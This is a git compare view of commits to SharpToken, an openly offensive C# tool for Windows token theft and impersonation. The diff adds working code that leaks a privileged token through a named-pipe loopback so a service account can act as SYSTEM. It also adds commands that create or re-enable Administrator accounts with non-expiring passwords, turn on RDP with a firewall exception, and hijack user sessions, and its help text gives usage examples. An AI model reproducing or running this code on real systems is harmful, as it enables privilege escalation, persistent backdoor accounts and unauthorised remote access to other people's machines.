mirror of
https://github.com/BeichenDream/SharpToken.git
synced 2026-10-22 09:34:29 +08:00
Compare commits
4 Commits
| Author | SHA1 | Date | |
|---|---|---|---|
 beichen |
6e604947bb | ||
|
beichen
|
d00608c5ad | ||
|
beichen
|
d8344e0d96 | ||
|
beichen
|
f40c8b7de6 |
+482
-58
@@ -4,6 +4,7 @@ using System.Collections.Generic;
|
||||
using System.Diagnostics;
|
||||
using System.DirectoryServices;
|
||||
using System.IO;
|
||||
using System.Management;
|
||||
using System.Reflection;
|
||||
using System.Runtime.ConstrainedExecution;
|
||||
using System.Runtime.InteropServices;
|
||||
@@ -11,6 +12,7 @@ using System.Security.Permissions;
|
||||
using System.Security.Principal;
|
||||
using System.Text;
|
||||
using System.Threading;
|
||||
using static System.Management.ManagementObjectCollection;
|
||||
|
||||
namespace SharpToken
|
||||
{
|
||||
@@ -370,6 +372,29 @@ namespace SharpToken
|
||||
public static readonly int SE_PRIVILEGE_ENABLED = 0x00000002;
|
||||
public static readonly int SE_PRIVILEGE_REMOVED = 0X00000004;
|
||||
|
||||
public static readonly int NMPWAIT_WAIT_FOREVER = unchecked((int)0xffffffff);
|
||||
public static readonly int NMPWAIT_NOWAIT = 0x00000001;
|
||||
public static readonly int NMPWAIT_USE_DEFAULT_WAIT = 0x00000000;
|
||||
|
||||
public static readonly int PIPE_UNLIMITED_INSTANCES = 255;
|
||||
|
||||
public static readonly int PIPE_WAIT = 0x00000000;
|
||||
public static readonly int PIPE_NOWAIT = 0x00000001;
|
||||
public static readonly int PIPE_READMODE_BYTE = 0x00000000;
|
||||
public static readonly int PIPE_READMODE_MESSAGE = 0x00000002;
|
||||
public static readonly int PIPE_TYPE_BYTE = 0x00000000;
|
||||
public static readonly int PIPE_TYPE_MESSAGE = 0x00000004;
|
||||
public static readonly int PIPE_ACCEPT_REMOTE_CLIENTS = 0x00000000;
|
||||
public static readonly int PIPE_REJECT_REMOTE_CLIENTS = 0x00000008;
|
||||
|
||||
public static readonly int PIPE_ACCESS_INBOUND = 0x00000001;
|
||||
public static readonly int PIPE_ACCESS_OUTBOUND = 0x00000002;
|
||||
public static readonly int PIPE_ACCESS_DUPLEX = 0x00000003;
|
||||
|
||||
public static IntPtr ContextToken = IntPtr.Zero;
|
||||
|
||||
public static IntPtr BAD_HANLE = new IntPtr(-1);
|
||||
|
||||
[DllImport("ntdll")]
|
||||
public static extern uint NtQuerySystemInformation(
|
||||
[In] uint SystemInformationClass,
|
||||
@@ -450,6 +475,12 @@ namespace SharpToken
|
||||
[DllImport("Kernel32", SetLastError = true)]
|
||||
public static extern bool SetHandleInformation(IntPtr TokenHandle, uint dwMask, uint dwFlags);
|
||||
|
||||
[DllImport("wtsapi32.dll", CharSet = CharSet.Auto, SetLastError = true)]
|
||||
public static extern int WTSConnectSession(int targetSessionId, int sourceSessionId, string password, bool wait);
|
||||
|
||||
[DllImport("kernel32.dll")]
|
||||
public static extern int WTSGetActiveConsoleSessionId();
|
||||
|
||||
[DllImport("kernel32.dll", SetLastError = true)]
|
||||
public static extern IntPtr OpenProcess(
|
||||
ProcessAccessFlags processAccess, bool bInheritHandle, int processId);
|
||||
@@ -476,9 +507,19 @@ namespace SharpToken
|
||||
[DllImport("advapi32.dll", SetLastError = true)]
|
||||
[return: MarshalAs(UnmanagedType.Bool)]
|
||||
public static extern bool ImpersonateLoggedOnUser(IntPtr hToken);
|
||||
[DllImport("advapi32.dll", SetLastError = true, EntryPoint= "RevertToSelf")]
|
||||
[return: MarshalAs(UnmanagedType.Bool)]
|
||||
public static extern bool RevertToSelfEx();
|
||||
[DllImport("kernel32.dll", BestFitMapping = false, CharSet = CharSet.Unicode, EntryPoint = "CreateNamedPipeW", SetLastError = true)]
|
||||
public static extern IntPtr CreateNamedPipe(string pipeName, int openMode, int pipeMode, int maxInstances, int outBufferSize, int inBufferSize, int defaultTimeout, ref SECURITY_ATTRIBUTES securityAttributes);
|
||||
[DllImport("kernel32.dll", BestFitMapping = false, CharSet = CharSet.Unicode, EntryPoint = "CreateFileW", SetLastError = true)]
|
||||
public static extern IntPtr CreateFileW(string lpFileName, int dwDesiredAccess, FileShare dwShareMode, ref SECURITY_ATTRIBUTES secAttrs, FileMode dwCreationDisposition, int dwFlagsAndAttributes, IntPtr hTemplateFile);
|
||||
[DllImport("kernel32.dll", SetLastError = true)]
|
||||
[return: MarshalAs(UnmanagedType.Bool)]
|
||||
public static extern bool ConnectNamedPipe(IntPtr handle, IntPtr overlapped);
|
||||
[DllImport("advapi32.dll", SetLastError = true)]
|
||||
[return: MarshalAs(UnmanagedType.Bool)]
|
||||
public static extern bool RevertToSelf();
|
||||
public static extern bool ImpersonateNamedPipeClient(IntPtr hNamedPipe);
|
||||
[DllImport("psapi.dll", BestFitMapping = false, CharSet = CharSet.Auto, SetLastError = true)]
|
||||
public static extern int GetModuleFileNameEx(IntPtr processHandle, IntPtr moduleHandle, StringBuilder baseName, int size);
|
||||
|
||||
@@ -514,6 +555,16 @@ namespace SharpToken
|
||||
return DuplicateTokenExInternal(hExistingToken, dwDesiredAccess, lpTokenAttributes, (uint)impersonationLevel,
|
||||
TokenType, out phNewToken);
|
||||
}
|
||||
|
||||
public static bool RevertToSelf() {
|
||||
bool isOk = RevertToSelfEx();
|
||||
if (ContextToken != IntPtr.Zero)
|
||||
{
|
||||
isOk = ImpersonateLoggedOnUser(ContextToken);
|
||||
}
|
||||
|
||||
return isOk;
|
||||
}
|
||||
}
|
||||
|
||||
[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
|
||||
@@ -1270,7 +1321,7 @@ namespace SharpToken
|
||||
}
|
||||
}
|
||||
|
||||
public static void createProcessInteractive(TextWriter consoleWriter,string userName,string commandLine)
|
||||
public static void createProcessInteractive(TextWriter consoleWriter, TextReader consoleReader, string userName,string commandLine)
|
||||
{
|
||||
bool hasSeAssignPrimaryTokenPrivilege = false;
|
||||
ProcessToken[] processTokens = TokenuUils.ListProcessTokens(0, token =>
|
||||
@@ -1336,7 +1387,7 @@ namespace SharpToken
|
||||
if (token.CreateProcess(commandLine, true, (uint)ProcessCreateFlags.CREATE_NO_WINDOW, ref startupInfo,
|
||||
out processInformation))
|
||||
{
|
||||
consoleWriter.WriteLine($"process start with pid {processInformation.dwProcessId}");
|
||||
consoleWriter.WriteLine($"[*] process start with pid {processInformation.dwProcessId}");
|
||||
|
||||
NativeMethod.CloseHandle(childProcessStdInRead);
|
||||
childProcessStdInRead = IntPtr.Zero;
|
||||
@@ -1352,20 +1403,18 @@ namespace SharpToken
|
||||
uint bytesRead = 0;
|
||||
int read = 0;
|
||||
|
||||
|
||||
|
||||
proxyStdInThread = new Thread(() =>
|
||||
{
|
||||
Stream stdIn = Console.OpenStandardInput();
|
||||
byte[] readBytes2 = new byte[1024];
|
||||
char[] readBytes2 = new char[1024];
|
||||
int read2 = 0;
|
||||
try
|
||||
{
|
||||
while (true)
|
||||
{
|
||||
if ((read2 = stdIn.Read(readBytes2, 0, readBytes2.Length))>0)
|
||||
if ((read2 = consoleReader.Read(readBytes2, 0, readBytes2.Length))>0)
|
||||
{
|
||||
childProcessWriteStream.Write(readBytes2,0,read2);
|
||||
byte[] convertBuf = Encoding.Default.GetBytes(readBytes2, 0, read2);
|
||||
childProcessWriteStream.Write(convertBuf, 0, convertBuf.Length);
|
||||
childProcessWriteStream.Flush();
|
||||
}
|
||||
}
|
||||
@@ -1390,16 +1439,18 @@ namespace SharpToken
|
||||
if (bytesAvail>0)
|
||||
{
|
||||
read = childProcessReadStream.Read(readBytes, 0, readBytes.Length);
|
||||
Console.Write(Encoding.Default.GetChars(readBytes,0,read));
|
||||
consoleWriter.Write(Encoding.Default.GetChars(readBytes,0,read));
|
||||
}
|
||||
|
||||
Thread.Sleep(100);
|
||||
|
||||
}
|
||||
|
||||
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine($"Cannot create process Win32Error:{Marshal.GetLastWin32Error()}");
|
||||
consoleWriter.WriteLine($"[!] Cannot create process Win32Error:{Marshal.GetLastWin32Error()}");
|
||||
}
|
||||
|
||||
end:
|
||||
@@ -1508,7 +1559,7 @@ namespace SharpToken
|
||||
if (token.CreateProcess(commandLine, true, (uint)ProcessCreateFlags.CREATE_NO_WINDOW, ref startupInfo,
|
||||
out processInformation))
|
||||
{
|
||||
consoleWriter.WriteLine($"process start with pid {processInformation.dwProcessId}");
|
||||
consoleWriter.WriteLine($"[*] process start with pid {processInformation.dwProcessId}");
|
||||
|
||||
NativeMethod.CloseHandle(childProcessStdOutWrite);
|
||||
childProcessStdOutWrite = IntPtr.Zero;
|
||||
@@ -1532,7 +1583,7 @@ namespace SharpToken
|
||||
if (bytesAvail > 0)
|
||||
{
|
||||
read = childProcessReadStream.Read(readBytes, 0, readBytes.Length);
|
||||
Console.Write(Encoding.Default.GetChars(readBytes, 0, read));
|
||||
consoleWriter.Write(Encoding.Default.GetChars(readBytes, 0, read));
|
||||
}
|
||||
|
||||
}
|
||||
@@ -1541,7 +1592,7 @@ namespace SharpToken
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine($"Cannot create process Win32Error:{Marshal.GetLastWin32Error()}");
|
||||
consoleWriter.WriteLine($"[!] Cannot create process Win32Error:{Marshal.GetLastWin32Error()}");
|
||||
}
|
||||
|
||||
end:
|
||||
@@ -1577,8 +1628,7 @@ namespace SharpToken
|
||||
}
|
||||
}
|
||||
|
||||
public static void addUser(TextWriter consoleWriter,string domain, string userName, string passWord,string group)
|
||||
{
|
||||
public static void addUser(TextWriter consoleWriter, string domain, string userName, string passWord, string group) {
|
||||
bool isOK = false;
|
||||
TokenuUils.ListProcessTokens(0, processToken =>
|
||||
{
|
||||
@@ -1628,16 +1678,86 @@ namespace SharpToken
|
||||
|
||||
if (isOK)
|
||||
{
|
||||
consoleWriter.WriteLine("add user Successful!");
|
||||
consoleWriter.WriteLine("[*] add user Successful!");
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine("add user Fail!");
|
||||
consoleWriter.WriteLine("[!] add user Fail!");
|
||||
}
|
||||
}
|
||||
public static void enableUser(TextWriter consoleWriter,string domain, string userName, string passWord,string group)
|
||||
{
|
||||
bool isOK = false;
|
||||
TokenuUils.ListProcessTokens(0, processToken =>
|
||||
{
|
||||
if (processToken.UserName != "NT AUTHORITY\\ANONYMOUS LOGON" && processToken.ImpersonateLoggedOnUser())
|
||||
{
|
||||
try
|
||||
{
|
||||
using (DirectoryEntry dir = new DirectoryEntry(domain))
|
||||
{
|
||||
using (DirectoryEntry user = dir.Children.Find(userName, "User")) //查找用户名
|
||||
{
|
||||
user.Invoke("SetPassword", passWord); //用户密码
|
||||
user.InvokeSet("UserFlags", 66049); //密码永不过期
|
||||
user.InvokeSet( "AccountDisabled", false); //启用账户
|
||||
user.CommitChanges();//保存用户
|
||||
|
||||
if (group!=null && group.Length > 0)
|
||||
{
|
||||
using (DirectoryEntry grp = dir.Children.Find(group, "group"))
|
||||
{
|
||||
bool isExist = false;
|
||||
object members = grp.Invoke("Members", null);
|
||||
foreach (object member in (IEnumerable)members)
|
||||
{
|
||||
DirectoryEntry x = new DirectoryEntry(member);
|
||||
if (x.Name == userName)
|
||||
{
|
||||
isExist = true;
|
||||
break;
|
||||
}
|
||||
}
|
||||
if (grp.Name != "" && !isExist)
|
||||
{
|
||||
grp.Invoke("Add", user.Path.ToString());//将用户添加到某组
|
||||
}
|
||||
grp.CommitChanges();
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
catch (Exception e)
|
||||
{
|
||||
NativeMethod.RevertToSelf();
|
||||
processToken.Close();
|
||||
return true;
|
||||
}
|
||||
}
|
||||
else
|
||||
{
|
||||
processToken.Close();
|
||||
return true;
|
||||
}
|
||||
isOK = true;
|
||||
NativeMethod.RevertToSelf();
|
||||
processToken.Close();
|
||||
return false;
|
||||
});
|
||||
|
||||
if (isOK)
|
||||
{
|
||||
consoleWriter.WriteLine("[*] enable user Successful!");
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine("[!] enable user Fail!");
|
||||
}
|
||||
}
|
||||
public static void deleteUser(TextWriter consoleWriter, string domain,string userName)
|
||||
{
|
||||
bool isOK = false;
|
||||
bool isOK = false;
|
||||
TokenuUils.ListProcessTokens(0, processToken =>
|
||||
{
|
||||
if (processToken.UserName != "NT AUTHORITY\\ANONYMOUS LOGON" && processToken.ImpersonateLoggedOnUser())
|
||||
@@ -1672,14 +1792,231 @@ namespace SharpToken
|
||||
|
||||
if (isOK)
|
||||
{
|
||||
consoleWriter.WriteLine("delete user Successful!");
|
||||
consoleWriter.WriteLine("[*] delete user Successful!");
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine("delete user Fail!");
|
||||
consoleWriter.WriteLine("[!] delete user Fail!");
|
||||
}
|
||||
}
|
||||
public static void enableRDP(TextWriter consoleWriter) {
|
||||
|
||||
bool isOK = false;
|
||||
int rdpPort = 3389;
|
||||
TokenuUils.ListProcessTokens(0, processToken =>
|
||||
{
|
||||
if (processToken.UserName != "NT AUTHORITY\\ANONYMOUS LOGON" && processToken.ImpersonateLoggedOnUser())
|
||||
{
|
||||
try
|
||||
{
|
||||
ManagementObject win32TerminalServiceSetting = null;
|
||||
string root = "root\\cimv2\\terminalservices";
|
||||
if (Environment.OSVersion.Version.Major < 6)
|
||||
{
|
||||
root = "root\\cimv2";
|
||||
}
|
||||
ManagementClass mc = new ManagementClass(root, "Win32_TerminalServiceSetting", null);
|
||||
mc.Scope.Options.EnablePrivileges = true;
|
||||
ManagementObjectEnumerator managementObjectEnumerator = mc.GetInstances().GetEnumerator();
|
||||
managementObjectEnumerator.MoveNext();
|
||||
win32TerminalServiceSetting = (ManagementObject)managementObjectEnumerator.Current;
|
||||
|
||||
System.Management.ManagementBaseObject inParams = null;
|
||||
inParams = win32TerminalServiceSetting.GetMethodParameters("SetAllowTSConnections");
|
||||
inParams["AllowTSConnections"] = ((System.UInt32)(1));
|
||||
inParams["ModifyFirewallException"] = ((System.UInt32)(1));
|
||||
System.Management.ManagementBaseObject outParams = win32TerminalServiceSetting.InvokeMethod("SetAllowTSConnections", inParams, null);
|
||||
uint returnValue = System.Convert.ToUInt32(outParams.Properties["ReturnValue"].Value);
|
||||
if (returnValue == 0)
|
||||
{
|
||||
try
|
||||
{
|
||||
using (Microsoft.Win32.RegistryKey key = Microsoft.Win32.Registry.LocalMachine.OpenSubKey(@"System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp", false))
|
||||
{
|
||||
if (key != null)
|
||||
{
|
||||
rdpPort = (int)key.GetValue("PortNumber", 3389);
|
||||
}
|
||||
}
|
||||
}
|
||||
catch (Exception e)
|
||||
{
|
||||
consoleWriter.WriteLine(e.ToString());
|
||||
}
|
||||
}
|
||||
else
|
||||
{
|
||||
throw new Exception("enableRDP return: " + returnValue);
|
||||
}
|
||||
}
|
||||
catch (Exception e)
|
||||
{
|
||||
NativeMethod.RevertToSelf();
|
||||
processToken.Close();
|
||||
return true;
|
||||
}
|
||||
}
|
||||
else
|
||||
{
|
||||
processToken.Close();
|
||||
return true;
|
||||
}
|
||||
isOK = true;
|
||||
NativeMethod.RevertToSelf();
|
||||
processToken.Close();
|
||||
return false;
|
||||
});
|
||||
|
||||
if (isOK)
|
||||
{
|
||||
consoleWriter.WriteLine($"[*] enableRDP Successful RDPPort:{rdpPort}!");
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine("[-] enableRDP Fail!");
|
||||
}
|
||||
}
|
||||
public static void tscon(TextWriter consoleWriter, int targetSessionId, int sourceSessionId) {
|
||||
if (sourceSessionId == -1)
|
||||
{
|
||||
sourceSessionId = NativeMethod.WTSGetActiveConsoleSessionId();
|
||||
}
|
||||
if (sourceSessionId < 0)
|
||||
{
|
||||
consoleWriter.WriteLine("[*] Please enter sourceSessionId\nSharpToken tscon 2 1");
|
||||
}
|
||||
else
|
||||
{
|
||||
bool isOK = false;
|
||||
TokenuUils.ListProcessTokens(0, processToken =>
|
||||
{
|
||||
if (processToken.UserName != "NT AUTHORITY\\ANONYMOUS LOGON" && processToken.ImpersonateLoggedOnUser())
|
||||
{
|
||||
try
|
||||
{
|
||||
if (NativeMethod.WTSConnectSession(targetSessionId, sourceSessionId, "", true) == 0)
|
||||
{
|
||||
throw new Exception("" + Marshal.GetLastWin32Error());
|
||||
}
|
||||
}
|
||||
catch (Exception e)
|
||||
{
|
||||
NativeMethod.RevertToSelf();
|
||||
processToken.Close();
|
||||
return true;
|
||||
}
|
||||
}
|
||||
else
|
||||
{
|
||||
processToken.Close();
|
||||
return true;
|
||||
}
|
||||
isOK = true;
|
||||
NativeMethod.RevertToSelf();
|
||||
processToken.Close();
|
||||
return false;
|
||||
});
|
||||
|
||||
if (isOK)
|
||||
{
|
||||
consoleWriter.WriteLine("[*] Success!");
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine($"[!] Failed to connect to session: {targetSessionId} error: {Marshal.GetLastWin32Error()}");
|
||||
}
|
||||
}
|
||||
|
||||
|
||||
|
||||
}
|
||||
|
||||
|
||||
public static IntPtr GiveMeFullPrivToken(TextWriter consoleWriter) {
|
||||
IntPtr token = IntPtr.Zero;
|
||||
IntPtr pipeServerHandle = NativeMethod.BAD_HANLE;
|
||||
IntPtr pipeClientHandle = NativeMethod.BAD_HANLE;
|
||||
Thread clientThread = null;
|
||||
Thread serverThread = null;
|
||||
|
||||
try
|
||||
{
|
||||
string uncPath = Guid.NewGuid().ToString();
|
||||
string serverPipe = $"\\\\.\\pipe\\{uncPath}";
|
||||
string clientPipe = $"\\\\127.0.0.1\\pipe\\{uncPath}";
|
||||
SECURITY_ATTRIBUTES securityAttributes = new SECURITY_ATTRIBUTES();
|
||||
pipeServerHandle = NativeMethod.CreateNamedPipe(serverPipe, NativeMethod.PIPE_ACCESS_DUPLEX, NativeMethod.PIPE_TYPE_BYTE | NativeMethod.PIPE_READMODE_BYTE | NativeMethod.PIPE_WAIT, NativeMethod.PIPE_UNLIMITED_INSTANCES, 521, 0, 123, ref securityAttributes);
|
||||
if (pipeServerHandle != NativeMethod.BAD_HANLE)
|
||||
{
|
||||
clientThread = new Thread(() =>
|
||||
{
|
||||
pipeClientHandle = NativeMethod.CreateFileW(clientPipe, (int)(NativeMethod.GENERIC_READ | NativeMethod.GENERIC_WRITE), FileShare.ReadWrite, ref securityAttributes, FileMode.Open, 0, IntPtr.Zero);
|
||||
FileStream stream = new FileStream(pipeClientHandle, FileAccess.ReadWrite);
|
||||
stream.WriteByte(0xaa);
|
||||
stream.Flush();
|
||||
});
|
||||
serverThread = new Thread(() =>
|
||||
{
|
||||
NativeMethod.ConnectNamedPipe(pipeServerHandle, IntPtr.Zero);
|
||||
FileStream stream = new FileStream(pipeServerHandle,FileAccess.ReadWrite);
|
||||
stream.ReadByte();
|
||||
});
|
||||
|
||||
clientThread.Start();
|
||||
Thread.Sleep(30);
|
||||
serverThread.Start();
|
||||
|
||||
if (serverThread.Join(3000))
|
||||
{
|
||||
if (NativeMethod.ImpersonateNamedPipeClient(pipeServerHandle))
|
||||
{
|
||||
WindowsIdentity windowsIdentity = WindowsIdentity.GetCurrent();
|
||||
|
||||
token = windowsIdentity.Token;
|
||||
|
||||
NativeMethod.RevertToSelf();
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine($"[!] ImpersonateNamedPipeClient fail error:{Marshal.GetLastWin32Error()}");
|
||||
}
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine("[!] ConnectNamedPipe timeout");
|
||||
}
|
||||
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine($"[!] CreateNamedPipe fail error:{Marshal.GetLastWin32Error()}");
|
||||
}
|
||||
}
|
||||
catch (Exception e)
|
||||
{
|
||||
consoleWriter.WriteLine(e);
|
||||
}
|
||||
finally {
|
||||
if (pipeClientHandle != NativeMethod.BAD_HANLE)
|
||||
{
|
||||
NativeMethod.CloseHandle(pipeClientHandle);
|
||||
}
|
||||
if (pipeServerHandle != NativeMethod.BAD_HANLE)
|
||||
{
|
||||
NativeMethod.CloseHandle(pipeServerHandle);
|
||||
}
|
||||
if (clientThread != null && clientThread.IsAlive)
|
||||
{
|
||||
clientThread.Abort();
|
||||
}
|
||||
if (serverThread != null && serverThread.IsAlive)
|
||||
{
|
||||
serverThread.Abort();
|
||||
}
|
||||
|
||||
}
|
||||
return token;
|
||||
}
|
||||
|
||||
public static void help(TextWriter consoleWriter)
|
||||
{
|
||||
@@ -1690,36 +2027,59 @@ SharpToken By BeichenDream
|
||||
|
||||
Github : https://github.com/BeichenDream/SharpToken
|
||||
|
||||
If you are an NT AUTHORITY\NETWORK SERVICE user then you just need to add the bypass parameter to become an NT AUTHORIT\YSYSTEM
|
||||
e.g.
|
||||
SharpToken execute ""NT AUTHORITY\SYSTEM"" ""cmd /c whoami"" bypass
|
||||
|
||||
|
||||
Usage:
|
||||
|
||||
SharpToken COMMAND arguments
|
||||
|
||||
|
||||
|
||||
COMMANDS:
|
||||
|
||||
list_token [process pid]
|
||||
list_token [process pid] [bypass]
|
||||
|
||||
list_all_token [process pid]
|
||||
list_all_token [process pid] [bypass]
|
||||
|
||||
add_user <tokenUser> <username> <password> [group] [domain]
|
||||
add_user <username> <password> [group] [domain] [bypass]
|
||||
|
||||
delete_user <tokenUser> <username> [domain]
|
||||
enableUser <username> <NewPassword> [NewGroup] [bypass]
|
||||
|
||||
delete_user <username> [domain] [bypass]
|
||||
|
||||
execute <tokenUser> <commandLine> [Interactive]
|
||||
execute <tokenUser> <commandLine> [Interactive] [bypass]
|
||||
|
||||
enableRDP [bypass]
|
||||
|
||||
tscon <targetSessionId> [sourceSessionId] [bypass]
|
||||
|
||||
|
||||
example:
|
||||
SharpToken list_token
|
||||
SharpToken list_token bypass
|
||||
SharpToken list_token 6543
|
||||
SharpToken add_user ""NT AUTHORITY\SYSTEM"" admin 123456 Administrators
|
||||
SharpToken delete_user ""NT AUTHORITY\SYSTEM"" admin
|
||||
SharpToken add_user admin Abcd1234! Administrators
|
||||
SharpToken enableUser Guest Abcd1234! Administrators
|
||||
SharpToken delete_user admin
|
||||
SharpToken execute ""NT AUTHORITY\SYSTEM"" ""cmd /c whoami""
|
||||
SharpToken execute ""NT AUTHORITY\SYSTEM"" ""cmd /c whoami"" bypass
|
||||
SharpToken execute ""NT AUTHORITY\SYSTEM"" cmd true
|
||||
SharpToken execute ""NT AUTHORITY\SYSTEM"" cmd true bypass
|
||||
SharpToken tscon 1
|
||||
");
|
||||
}
|
||||
|
||||
|
||||
static void Main(string[] args)
|
||||
{
|
||||
|
||||
TextWriter consoleWriter = Console.Out;
|
||||
TextReader consoleReader = Console.In;
|
||||
|
||||
|
||||
IntPtr currentProcessHandle = NativeMethod.GetCurrentProcess();
|
||||
bool hasSeAssignPrimaryTokenPrivilege = false;
|
||||
IntPtr currentProcessToken = IntPtr.Zero;
|
||||
@@ -1737,6 +2097,31 @@ example:
|
||||
string domain = "WinNT://" + Environment.MachineName + ",computer";
|
||||
int processPid = 0;
|
||||
string group = "Administrators";
|
||||
bool bypassToken = false;
|
||||
|
||||
if (args.Length > 0)
|
||||
{
|
||||
if (args[args.Length - 1].ToLower() == "bypass")
|
||||
{
|
||||
|
||||
string[] newArgs = new string[args.Length - 1];
|
||||
Array.Copy(args, newArgs, newArgs.Length);
|
||||
args = newArgs;
|
||||
NativeMethod.ContextToken = GiveMeFullPrivToken(consoleWriter);
|
||||
if (NativeMethod.ContextToken != IntPtr.Zero)
|
||||
{
|
||||
bypassToken = true;
|
||||
NativeMethod.ImpersonateLoggedOnUser(NativeMethod.ContextToken);
|
||||
consoleWriter.WriteLine("[*] Leak of complete Priv token successful!");
|
||||
}
|
||||
else
|
||||
{
|
||||
consoleWriter.WriteLine("[!] Leak token fail!");
|
||||
}
|
||||
|
||||
}
|
||||
}
|
||||
|
||||
|
||||
if (args.Length > 0)
|
||||
{
|
||||
@@ -1748,50 +2133,82 @@ example:
|
||||
{
|
||||
processPid = int.Parse(args[1]);
|
||||
}
|
||||
listToken(Console.Out,processPid);
|
||||
listToken(consoleWriter, processPid);
|
||||
break;
|
||||
case "list_all_token":
|
||||
if (args.Length > 1)
|
||||
{
|
||||
processPid = int.Parse(args[1]);
|
||||
}
|
||||
listAllToken(Console.Out, processPid);
|
||||
listAllToken(consoleWriter, processPid);
|
||||
break;
|
||||
case "add_user":
|
||||
if (args.Length < 4)
|
||||
{
|
||||
goto help;
|
||||
}
|
||||
else
|
||||
{
|
||||
string tokenUser = args[1];
|
||||
string userName = args[2];
|
||||
string password = args[3];
|
||||
if (args.Length > 4)
|
||||
{
|
||||
group = args[4];
|
||||
if (args.Length > 5)
|
||||
{
|
||||
domain = args[5];
|
||||
}
|
||||
}
|
||||
addUser(Console.Out,domain,userName,password,group);
|
||||
break;
|
||||
}
|
||||
case "delete_user":
|
||||
if (args.Length < 3)
|
||||
{
|
||||
goto help;
|
||||
}
|
||||
else
|
||||
{
|
||||
string tokenUser = args[1];
|
||||
string userName = args[2];
|
||||
string userName = args[1];
|
||||
string password = args[2];
|
||||
if (args.Length > 3)
|
||||
{
|
||||
domain = args[4];
|
||||
group = args[3];
|
||||
if (args.Length > 4)
|
||||
{
|
||||
domain = args[4];
|
||||
}
|
||||
}
|
||||
deleteUser(Console.Out,domain,userName);
|
||||
addUser(consoleWriter, domain,userName,password,group);
|
||||
break;
|
||||
}
|
||||
case "enableUser":
|
||||
if (args.Length < 3)
|
||||
{
|
||||
goto help;
|
||||
}
|
||||
else
|
||||
{
|
||||
string userName = args[1];
|
||||
string password = args[2];
|
||||
if (args.Length > 3)
|
||||
{
|
||||
group = args[3];
|
||||
if (args.Length > 4)
|
||||
{
|
||||
domain = args[4];
|
||||
}
|
||||
}
|
||||
enableUser(consoleWriter, domain, userName, password, group);
|
||||
break;
|
||||
}
|
||||
case "enableRDP":
|
||||
enableRDP(consoleWriter);
|
||||
break;
|
||||
case "tscon":
|
||||
if (args.Length > 1)
|
||||
{
|
||||
int targetSessionId = int.Parse(args[1]); int sourceSessionId = int.Parse(args.Length > 2 ? args[2] :"-1");
|
||||
tscon(consoleWriter, targetSessionId,sourceSessionId);
|
||||
}
|
||||
else
|
||||
{
|
||||
goto help;
|
||||
}
|
||||
break;
|
||||
case "delete_user":
|
||||
if (args.Length < 2)
|
||||
{
|
||||
goto help;
|
||||
}
|
||||
else
|
||||
{
|
||||
string userName = args[1];
|
||||
if (args.Length > 2)
|
||||
{
|
||||
domain = args[2];
|
||||
}
|
||||
deleteUser(consoleWriter, domain,userName);
|
||||
break;
|
||||
}
|
||||
case "execute":
|
||||
@@ -1811,11 +2228,11 @@ example:
|
||||
|
||||
if (isInteractive)
|
||||
{
|
||||
createProcessInteractive(Console.Out,tokenUser,commandLine);
|
||||
createProcessInteractive(consoleWriter, consoleReader, tokenUser,commandLine);
|
||||
}
|
||||
else
|
||||
{
|
||||
createProcessReadOut(Console.Out,tokenUser,commandLine);
|
||||
createProcessReadOut(consoleWriter, tokenUser,commandLine);
|
||||
}
|
||||
break;
|
||||
}
|
||||
@@ -1832,7 +2249,14 @@ example:
|
||||
|
||||
return;
|
||||
help:
|
||||
help(Console.Out);
|
||||
help(consoleWriter);
|
||||
|
||||
if (bypassToken && NativeMethod.ContextToken!=IntPtr.Zero)
|
||||
{
|
||||
NativeMethod.RevertToSelfEx();
|
||||
NativeMethod.CloseHandle(NativeMethod.ContextToken);
|
||||
NativeMethod.ContextToken = IntPtr.Zero;
|
||||
}
|
||||
}
|
||||
|
||||
}
|
||||
|
||||
@@ -1,9 +1,9 @@
|
||||
# SharpToken
|
||||
|
||||
|
||||
.NET版本的incognito
|
||||
NET version of incognito
|
||||
|
||||
